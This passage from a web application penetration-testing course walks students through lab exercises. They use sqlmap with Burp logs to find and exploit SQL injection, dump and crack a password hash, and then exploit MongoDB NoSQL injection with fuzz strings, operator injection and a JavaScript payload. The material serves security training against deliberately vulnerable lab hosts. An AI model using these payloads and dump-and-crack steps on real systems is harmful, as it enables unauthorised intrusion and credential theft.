[17:19:07] [INFO] testing connection to the target URL
[17:19:08] [INFO] checking if the target is protected by some
kind of WAF/IPS/IDS
[17:19:08] [INFO] testing if the target URL is stable
[17:19:08] [INFO] target URL is stable
[17:19:08] [CRITICAL] no parameter(s) found for testing in the
provided data (e.g. GET parameter 'id' in
'www.site.com/index.php?id=1')
```


If we launch sqlmap at the target mmo.sec642.org without giving it any parameters or other options, the tool is not always able to identify the parameters to test. In some cases, when given the parameter, it may not be able to detect the prefix and suffix to make it work correctly. Using manual mapping data from burp logs can help sqlmap do its job better;, otherwise we may end up with a false positive.

```
sqlmap -u http://mmo.sec642.org/username.aspx
```

EXERCISE: SQL INJECTION
TARGET 2: CONFIGURE BURP TO LOG REQUESTS TO /TMP/BURP_LOG




In Burp Suite, switch to the options tab and select the Project options tab, and then the Misc tab. Scroll down to the logging options. Configure Burp to log all requests made through the proxy tool to /tmp/burp_log. We can then use the Burp log to feed all of the requests data as input to sqlmap.

EXERCISE: SQL INJECTION
TARGET 2: PERFORMING RECON

Browse to: `http://mmo.sec642.org/username.aspx`

Check the availability of the following usernames:

- jdoe
- username
- rturner
- asmith



"rturner" was the only username not available. It is the only query that returned a result. This will be your base case for a valid query

Goal 1 complete!

Take note of the timestamp; the page is dynamic

Switch to your Firefox window and browse to target web application while proxying through burp.

```
http://mmo.sec642.org/username.aspx
```

Perform mapping by trying the following usernames in the username availability checker:

```
jdoe
username
rturner
asmith
```

You should find that only rturner was not available as a username. This means that the only valid query that returned results is rturner. This will be your base case for performing discovery in sqlmap. Also notice that the page is dynamic because of the timestamp included in the output of the page.

Goal 1 complete!

EXERCISE: SQL INJECTION
TARGET 2: USE BURP LOG IN SQLMAP

```
$ sqlmap -l /tmp/burp_log
...
[21:22:58] [INFO] sqlmap parsed 1 (parameter unique) requests from
the targets list ready to be tested
URL 1:
GET http://mmo.sec642.org:80/username.aspx
POST data:
username=rturner%0D%0A==========
=======
do you want to test this URL? [Y/n/q] > Y
...
[21:22:58] [WARNING] url is not stable, sqlmap will base the page
comparison on a sequence matcher. If no dynamic nor injectable
parameters are detected, or in case of junk results, refer to user's
manual paragraph 'Page comparison' and provide a string or regular
expression to match on
how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit] C
```

Take input from the burp log file

Make sure you are testing with a valid query as your base

Now that your Burp log, located in /tmp/burp_log, contains a record of your reconnaissance requests, you can use this data to inform sqlmap's discovery process.

Open a new terminal window and run sqlmap using the Burp log as your target using the full absolute file path.

`sqlmap -l /tmp/burp_log` (Note, that's a lower-case L)

If you get an error from sqlmap, make sure you are using the full absolute file path to the log file.

Sqlmap may show you a warning message indicating that the URL is not stable because of the timestamp that changes with each request. If so, select **C** to continue.

Note: Unless specified above, select the default setting for sqlmap when it stops to ask you a question.

EXERCISE: SQL INJECTION
TARGET 2:VULNERABILITIES FOUND

```
[20:38:04] [INFO] POST parameter 'username' seems to be 'Microsoft SQL
Server/Sybase stacked queries (comment)' injectable
it looks like the back-end DBMS is '['Microsoft SQL Server',
'Sybase']'. Do you want to skip test payloads specific for other
DBMSes? [Y/n]
for the remaining tests, do you want to include all tests for
'['Microsoft SQL Server', 'Sybase']' extending provided level (1) and
risk (1) values? [Y/n]Y

POST parameter 'username' is vulnerable. Do you want to keep testing
the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 75
HTTP(s) requests:
---
Parameter: username (POST)
    Type: stacked queries
    Title: Microsoft SQL Server/Sybase stacked queries (comment)
    Payload: username=rturner
==========================================================';WAITFOR DELAY
'0:0:5'--
---
do you want to exploit this SQL injection? [Y/n] n
```

Let's find a better way

106

If prompted, select **n** to test only the username form field.

Discovery was successful! Sqlmap found the following injection:

A stacked query timing-based injection

Remember that time-based injection is slow and should be used as backup. Boolean-based would be much faster, and our reconnaissance indicates that Boolean-based injection should be possible. Select **n** to prevent sqlmap from exploiting these injections. Let's find a better way! Let's find a way to get a Boolean-based injection working with sqlmap.

Goal 2 complete!

Note: Unless specified above, select the default setting for sqlmap when it stops to ask you a question.

EXERCISE: SQL INJECTION TARGET 2: A FALSE NEGATIVE

Timing-based is often too slow. Boolean is preferable and likely possible if timing-based is discovered

Boolean SQL injection has to differentiate valid requests. This can be difficult with dynamic pages.

```
$   sqlmap -u http://mmo.sec642.org/username.aspx --technique=B
   --data="username=rturner" --string="not available" --flush-session
...
[*] starting at 9:52:22
...
POST parameter 'username' is vulnerable. Do you want to keep testing
the others? [Y/n] n
...
Parameter: username
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: username=rturner' AND 9399=9399 AND 'PwJI'='PwJI
...
[*] shutting down at 9:52:31
```

The string "not available" is our indicator of a valid query

Success! Boolean-based blind injection

Goal 3 complete!

The lack of Boolean-based being discovered by sqlmap is a false negative. Timing-based injection works but is often time-consuming. Boolean-based injection is preferable and is often present if timing-based injection is discovered.

For sqlmap to correctly detect Boolean-based SQL injection, it must differentiate a valid request from an invalid request. Although this can prove difficult, you should identify a string that indicates a valid request from your reconnaissance.

No longer depending on the Burp log, you can manually provide sqlmap with all the necessary targeting information.

`-u` provides sqlmap with the URL to test.

`-- technique B` tells sqlmap to use only Boolean-based injection.

`--data` tells sqlmap that the injection point is through a POST parameter named "username" with a value of "rturner."

`--string="not available"` indicates to sqlmap that the way to differentiate a valid query from an invalid query is to look for the string "not available."

```
$ sqlmap -u http://mmo.sec642.org/username.aspx --technique=B --
 data="username=rturner" --string="not available" --flush-session
```

Success! Sqlmap found the Boolean-based blind injection.

Goal 3 complete!

EXERCISE: SQL INJECTION
TARGET 2: DUMPING DATA

```
$ sqlmap -u http://mmo.sec642.org/username.aspx --technique=B
             --data="username=rturner" --string="not available"
             --dump -T users -C password
...
do you want to store hashes to a temporary file for eve                    other
tools [y/N]
do you want to crack them via a dictionary-based attack? [Y/n/q]
[21:34:20] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/opt/samurai/sqlmap/txt/wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[21:34:23] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N]
```

Dump the password column from the users table

You have Boolean-based SQL injection! Now use it to dump the password column of the users table in the database.

--dump -T users -C password tells sqlmap to dump the password column from the users table of the current database

```
$ sqlmap -u http://mmo.sec642.org/username.aspx --technique=B --
data="username=rturner" --string="not available" --dump -T users -C
password
```

EXERCISE: SQL INJECTION
TARGET 2: CRACKING PASSWORDS

```
21:34:25] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[21:34:25] [INFO] starting 2 processes
[21:34:27] [INFO] cracked password 'cake' for hash 'a1b8585122e1ad60623d6a74d3eb3b6a'
[21:34:28] [INFO] postprocessing table dump
Database: mmo
Table: users
[1 entry]
+--------------------------------------+
| password                             |
+--------------------------------------+
| a1b8585122e1ad60623d6a74d3eb3b6a (cake) |
+--------------------------------------+

[21:34:28] [INFO] table 'mmo.dbo.users' dumped to CSV file
'/home/samurai/.sqlmap/output/mmo.sec642.org/dump/mmo/users.csv'
```

The password is 'cake'!

Goal 4 complete!

Watch as sqlmap retrieves a user's password one character at a time.

Select **Y** to perform a dictionary-based attack on the found password hash.

Select **1** to perform the attack with sqlmap's default dictionary file.

Select **N** to ignore the use of common password suffixes, which can significantly slow down the cracking attempt.

Successfully cracked the password! The password is 'cake'!

Goal 4 complete!

If you have extra time, use union-based injection against receipt.sec642.org to dump the passwords of every user in the users table and crack them for a secret message!

EXERCISE: SQL INJECTION EXERCISE SUMMARY

Perform discovery with sqlmap and manually adjust the scan with `--suffix` and `--prefix`

Use recon performed with Burp as a starting point for your discovery with sqlmap

Adjust for a dynamic page with `--string` and dump a database table with passwords

- Then crack those passwords!

You performed discovery against the web application using sqlmap. Sqlmap's default settings were not sufficient to find the vulnerability, so you used the --suffix and --prefix options to adjust the scan and guided sqlmap to correctly discovering the injection.

Performing manual reconnaissance through the Burp proxy tool, you logged each request and used the log file as a starting point for performing discovery against the target web application with sqlmap.

Finally, you guided sqlmap in detecting a previously undiscovered Boolean-based injection using the --string command-line option. You then took advantage of this efficient injection to dump a database table containing passwords and cracked it with sqlmap's built-in password cracking functionality.

Course Roadmap

- **Day 1: Advanced Attacks**
- Day 2: Web Frameworks
- Day 3: Web Cryptography
- Day 4: Alternative Web Interfaces
- Day 5: WAF and Filter Bypass
- Day 6: Capture the Flag

Methodology and Context
Exercise: Getting Warmed Up
File Inclusion
RFI
LFI
PHP File Upload Attack
Exercise: LFI to Code Execution
SQL Injection
SQL Injection Methodology
Data Exfiltration
Exercise: SQL Injection
NoSQL Injection
NoSQL Injection Methodology
MongoDB
Exercise: MongoDB NoSQL Injection
XSS and XSRF Together
DOM-Based XSS
Exploiting XSRF
Exercise: Combined XSS and XSRF

This page intentionally left blank.

NoSQL DATABASES: DEFINITION

No standards between platforms, no common query language

Security features:

- Authentication: Often not enabled by default, and if available, limited. Some databases require additional software like proxies for authentication.
- Access Controls: Many NoSQL databases, even if they require users to authenticate, do not use different roles. All users have access to everything.
- Auditing: Some NoSQL Databases do not log. Others require proxy to log
- Hit-and-miss if TLS is built into the database.
- Encryption is normally not provided beyond filesystem encryption.
- Only few NoSQL databases provide data encryption features.

We will explore the rest of the MEAN stack in 642.2

There is no definite definition of a NoSQL database. Instead, NoSQL databases are probably best defined by the fact that they are not SQL databases. SQL is a generic query language providing a wide range of features. Traditionally, SQL databases have been "relational" databases that organize data in tables, and allow these tables to be related to each other via common keys. In addition, many SQL databases support transaction and value data integrity highly.

NoSQL databases are often designed to be used on trusted networks only, or via the loopback interface. For example, the Redis manual states: "Redis is designed to be accessed by trusted clients inside trusted environments" [1]. As a result, authentication and access control features are limited. If authentication features are provided, then authentication often happens in cleartext.

Many NoSQL databases do provide TLS via standard libraries. In this case, configuring TLS is not harder than for many web servers and other network software. If TLS is not built in, then you may have to provide it via proxies or tools like stunnel. Some databases have their own recommended tool to provide transport encryption.

With a strong focus on speed and low latency, many NoSQL databases do not provide specific features to encrypt data at rest. You could use an encrypted filesystem, which will work in most cases (but not for in-memory databases like memcached). Disk-based encryption provides only limited protection against database-specific attacks.

DATABASES

Rank Sep 2018	Rank Aug 2018	Rank Sep 2017	DBMS	Database Model
1.	1.	1.	Oracle	Relational DBMS
2.	2.	2.	MySQL	Relational DBMS
3.	3.	3.	Microsoft SQL Server	Relational DBMS
4.	4.	4.	PostgreSQL	Relational DBMS
5.	5.	5.	MongoDB	Document store
6.	6.	6.	DB2	Relational DBMS
7.	↑ 8.	↑ 10.	Elasticsearch	Search engine
8.	↓ 7.	↑ 9.	Redis	Key-value store
9.	9.	↓ 7.	Microsoft Access	Relational DBMS
10.	10.	↓ 8.	Cassandra	Wide column store

To gauge how far NoSQL databases have come, just look at the global ranking kept by https://db-engines.com/en/ranking.

Three of the top 10 databases are not relational and do not use SQL. MongoDB is consistently at the top 4 or 5 position for the past few years. For this reason, we will focus in on MongoDB in our discussion of NoSQL injection attacks. It is a very popular choice and is part of the MEAN stack, which we will discuss as part of the 642.3 content when we talk about frameworks.

The rest of the top 20:

11.	Elasticsearch	Search engine
12.	Teradata	Relational DBMS
13.	SAP Adaptive Server	Relational DBMS
14.	Solr	Search engine
15.	HBase	Wide column store
16.	Splunk	Search engine
17.	FileMaker	Relational DBMS
18.	MariaDB	Relational DBMS
19.	SAP HANA	Relational DBMS
20.	Hive	Relational DBMS

MONGODB

MongoDB is a Document-Oriented Database

It does not use traditional SQL:

- Uses NoSQL formatted in JSON-like messages
- Language called BSON, or Binary JSON

Different than a relational database, the schemas are dynamic and can be changed on demand

Queries can include JavaScript functions

"Mongo only pawn... in game of life"

The database component in the MEAN stack is MongoDB. MongoDB is a Document-Oriented Database. Instead of using traditional SQL-like Oracle, Microsoft SQL Server, and MySQL, MongoDB uses a NoSQL formatted query in JSON-like messages. The exact query language MongoDB uses is called BSON, or Binary JSON. It is different than a relational database in that the schemas are dynamic and can be changed on demand. Another interesting fact of BSON and some of the other NoSQL JSON-based queries is the capability to include JavaScript functions in the query itself. Although this can be powerful for a developer to use, it can be dangerous if exposed to an attacker.

UNDERSTANDING HOW NoSQL WORKS

SQL

Made of rows and tables

Generally ACID-compliant:

- **A**tomicity
- **C**onsistency
- **I**solation
- **D**urability

Maintains consistency even if limits scalability

NoSQL

Made of key-value pairs:

- MongoDB has "documents"
- Riak has "buckets"

Generally BASE-compliant:

- **B**asically **A**vailable
- **S**oft **S**tate
- **E**ventually **C**onsistent

Trades consistency for scalability

Structured Query Language (SQL) is typically used in standard databases. A standard database is composed of rows and tables and considered ACID-compliant. Atomicity, Consistency, Isolation, and Durability (ACID) basically means it maintains consistency even if that consistency limits the database's scalability. When you query a relational database, you always get the same results, even if it takes a long time to complete the query.

NoSQL consists of key-value pairs, which MongoDB called *documents* and Riak calls *buckets*. NoSQL databases are considered BASE-compliant. Basically Available, Soft State, Eventually Consistent (BASE) basically means it trades immediate consistency for scalability. A great example of this is looking at search results totals from a NoSQL database (such as Gmail or Google search). Refreshing the same search or progressing through response pages usually results in a constant changing total of search results. The data is all there, just not always 100% available depending on the operation being requested.

Reference

For a lengthier discussion on ACID vs. BASE, visit https://queue.acm.org/detail.cfm?id=1394128

NoSQL vs. SQL

SQL: MySQL

Example SQL Queries:

```
SELECT * FROM users where
ID=1;
```

Update a User:

```
UPDATE users SET password =
'<input>' WHERE ID = <#>;
```

Create Table:

```
CREATE TABLE users (id
MEDIUMINT NOT NULL AUTO
INCREMENT, user_id
Varchar(30))
```

NoSQL: MongoDB

Example NoSQL Queries:

```
db.users.find({user_id: 1,})
```

Example User Update:

```
db.users.update({user_id:
<#>},
{$set:
{password:'<input>'}})
```

Create Table:

```
db.createCollection('users')
```


This is an example of MySQL versus MongoDB. Not every NoSQL Database acts or behaves like MongoDB, but you need to understand some of the syntactical differences between each.

MongoDB doesn't have the concept of a table, for example. You can create a collection of users, but mostly you are creating individual user documents inside Mongo. As such there is no equivalent for creating a table.

MONGODB NOSQL INJECTION

MongoDB, like other NoSQL backended databases, will not be vulnerable to SQL injection as you may traditionally understand it

Injection attacks use JSON or BSON to control queries on databases:

- MongoDB is usually attacked via its $where operator (similar to SQL's where clause)

Arbitrary JavaScript may also be injected into unprotected **db.eval()**, **mapReduce**, and group operators

Parameter injection like so:

```
http://victim.tld/login?user[$ne]=1
```

The [$ne] is added so that it evaluates potentially as user not equal

The subtle differences between SQL and NoSQL are important to denote because it is not so much that it is impervious to SQL Injection as it is susceptible to injection of a different class. NoSQL Injection is available but it is different than traditional SQL Injection, which relies on SQL language to insert new records or rows or dump contents of a database.

Conceptually, both are injection attacks, and can have the same impact. SQL Injection and NoSQL Injection are carried out somewhat differently.

Operators and Clauses such as $where, $gt, $lt, and $ne can be used to form queries. Evaluations can be used to cause JavaScript evaluations. It is also badly protected on the network, so databases are often generally available via raw connect sockets.

MONGODB FUZZING

Things to try for Mongo NoSQLi:

- JavaScript -> Inserting a function can be interesting!
- Json -> / { } :
- Trigger MongoDB syntax error -> ' " \ ; { }
- Insert logic -> ' || '1' == '1' ; //
- Comment out -> //
- Operators -> $WHERE $GT $LT $NE $REGEX
- Mongo commands -> db.getCollectionNames()

There are few collections of NoSQL Injection strings:

https://github.com/fuzzdb-project/fuzzdb/blob/master/attack/no-sql-injection/mongodb.txt

They are not complete, and very specific to the NoSQL data store—for example, MongoDB.

NOSQL INJECTION METHODOLOGY

Have a baseline valid request for comparison
Attempt to cause a syntax error response from the database
Inject operators that modify the query
Inject logic to cause the query to return multiple records
Inject new records that modify the schema <- careful!
Delete or modify records <- careful!
Inject JavaScript
Inject JSON or BSON directly to the database
Access REST APIs, management interfaces, or the database directly

The methodology for identifying and exploiting NoSQL Injection vulnerabilities is very similar to many other injection attacks, and bears a striking resemblance to SQL Injection. If database errors and/or data is not returned to the browser, Blind NoSQL Injection is also a possibility. Like other forms of blind injection attacks, it is possible to infer that the attack works through side channel or application logic behaviors.

The steps are as follows:

Submit a baseline request that has not been modified with valid parameters that will be processed successfully by the application and take note of the response.

Then we will submit invalid sequences of characters and logic in order to generate a database or application logic error to return to the client.

There are three basic types of NoSQL Injection that are successful against MongoDB.:

1. Query operators, which allow us to change the logic of the query
2. Union or stacked queries, which allows us to run an additional query
3. JavaScript, which allows all kinds of interesting possibilities

With a list of fuzz strings that perform each of the above, we can then perform attacks such as authentication bypass, data manipulation, data exfiltration, or deletion.

NOSQL INJECTION PROJECTS

Tools:

- NoSQLMap
- NoSQL Exploitation Framework
- FuzzDB list of injection strings
- Burp Suite Pro scanner
- Some commercial automated web application scanners

Vulnerable applications:

- One written for this course by Robin "digininja" Wood
- Bundled in NoSQLMap
- Written for the Websecurify blog post on NoSQL Injection
- Many others, likely not intentional though!

There are a number of tools to help identify and exploit NoSQL Injection; most of them are not considered mature:

NoSQLMap was written by Russell Butturini @tcstoolhax0r, now maintained by $codingo_ , and is available at https://github.com/codingo/NoSQLMap

The NoSQL Exploitation Framework is written by Francis Alexander and is found at https://github.com/torque59/Nosql-Exploitation-Framework

They are both written in Python and can attack web applications vis NoSQL Injection.

There is a FuzzDB project that contains a limited number of NoSQL Injection strings for fuzzing.

Burp Suite Pro and some other web application scanning tools have support for NoSQl Injection identification and exploitation.

There are a number of deliberately vulnerable applications to demonstrate NoSQL Injection:

Robin Wood wrote an application for this course! There is a public version available at: https://github.com/digininja/nosqlilab

There are three example pages that come with NoSQLMap here: https://github.com/codingo/NoSQLMap/tree/stable/vuln_apps

The Websecurify blog uses this application for their demontrations (in Docker containers):

https://github.com/websecurify/acme-no-login

https://github.com/websecurify/acme-no-login-ng

Course Roadmap

- **Day 1: Advanced Attacks**
- Day 2: Web Frameworks
- Day 3: Web Cryptography
- Day 4: Alternative Web Interfaces
- Day 5: WAF and Filter Bypass
- Day 6: Capture the Flag

Methodology and Context
Exercise: Getting Warmed Up
File Inclusion
RFI
LFI
PHP File Upload Attack
Exercise: LFI to Code Execution
SQL Injection
SQL Injection Methodology
Data Exfiltration
Exercise: SQL Injection
NoSQL Injection
NoSQL Injection Methodology
MongoDB
Exercise: MongoDB NoSQL Injection
XSS and XSRF Together
DOM-Based XSS
Exploiting XSRF
Exercise: Combined XSS and XSRF

This page intentionally left blank.

EXERCISE: MongoDB NoSQL INJECTION

Target: http://mongo.sec642.org

Goals:

- There are three forms that can be exploited on the main page
- Each of the forms has hints and a walkthrough

Note: No other tool beyond a web browser and a proxy are necessary; if you wish to try installing NoSQLMap, the instructions are in the notes below.

Bonus:

- There are the three apps from NoSQLMap at /vuln_apps

In this exercise, you are tasked with evaluating a target web application at http://mongo.sec642.org.

NoSQLMap is not required to perform this exercise; if you wish to try it out, these are the instructions:

Installing NoSQLMap

- Requires internet access (do at home or on hotel Wi-Fi in the Samurai WTF VM)

```
cd
git clone https://github.com/codingo/NoSQLMap
cd NoSQLMap
sudo python setup.py install
--> If you get this error 'ImportError: No module named setuptools' then run the following:
sudo apt-get install -y python-setuptools
--> continue if you don't
python nosqlmap.py
--> NoSQLMap has an interactive interface
```


EXERCISE WALKTHROUGH

Stop here if you would like to solve the exercise yourself.

If you are not sure how to accomplish the goals, use the pages ahead to walk you through the exercise, while showing you how to achieve each of the goals.

This page intentionally left blank.

EXERCISE: MongoDB NoSQL INJECTION
mongo.sec642.org




Open up Burp and launch Firefox, proxy through Burp. Enter in the URL mongo.sec642.org and the main page will appear.

Click on the first link, Guess_The_Key.

Type in a guess: In the example, the word foo was entered, the response was 'No Match'.

This gives us a baseline request where the logic of the query is valid, even though we did not get the desired output. Building on that initial request, we can start trying NoSQL Injection against the Mongo backend.



The next step is to introduce a logic or syntax error. In this case, a single quote ' gives us precisely what we need to generate our exploit.

```
try {
        var conn = new Mongo();
        var db = conn.getDB('sans')
        var cursor = db.ctf.findOne({'type':'key'},{value:1,
_id:0})
        var key=cursor.value;

        var guess='';
        if (key == guess) {
                return('match');
        } else {
                return('No match');
        }
} catch (err) {
        return err.message;
```

We will ask for the contents of the variable called 'key' by modifying the query.

EXERCISE: MongoDB NoSQL INJECTION ASKING FOR THE KEY

With the stack trace, we can create the attack


The context of their code dictates our exploit

Close off the previous logic, insert new logic, comment off the rest of the line

' ; return key; //

Voila, the key value appears

```
GET /guess_the_key.php?guess=%27+%3B+return+key%3B+%2F%2F+ HTTP/1.1
Host: mongo.sec642.org
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:44.0) Gecko/20100101
Firefox/44.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://mongo.sec642.org/guess_the_key.php?guess=%27
Connection: close
```



If we enter a quote, it will close off the quote in the query here:

'

We can then enter a semicolon ; to indicate that line is complete and type in more logic, so now we have:

' ;

The new logic can simply return the value we would like to see, 'key' and the query becomes:

' ; return key

The last thing is to close this line of JavaScript and comment out the rest of the line with semicolon and two slashes:

' ; return key ; //

Bonus: There is a more complex solution to the problem if we needed more logic to run within the context of the existing JavaScript and query.

EXERCISE: MongoDB NoSQL INJECTION USER LOOKUP


Return to the home page

Click on User_Lookup

Type in a name

We now see a valid but negative response

Type in sid to see a valid and positive response for our baseline



Return to the home page of the application by clicking on 'Home'.

Click on 'User_Lookup' to try the second part of the NoSQL Injection lab.

Type in your own or any other name to see what a valid response that does not contain a valid username.

We are told that 'sid' is a valid user in the system, enter in their name.


We now have a valid query with a positive result to use as our baseline for testing.

Try fuzzing with the following as inputs:

'	"
{	}
[$ne]	[$gt]
//	;
|| '1'=='1	

No dice. We appear to have no errors from the database, code snippets, stack traces, or data leaks to guide our exploit. This may be Blind NoSQL Injection.

EXERCISE: MongoDB NoSQL INJECTION USING QUERY PARAMETERS



Entering sid gave us a valid query and response

Fuzzing gave us nothing useful

We will need to insert JavaScript, logic, or query operators to achieve our goal

[$ne], [$gt], and [$regex] will help use here.

Looking at the Burp request, there are two parameters we can use to modify the query.

```
type=user
username=sid
```

The [$ne] operator may be useful here, if we change one or both of the parameters.

One example would be to also change the parameters to be associative arrays in PHP.

If we change it to:

```
type[$ne]=user
```

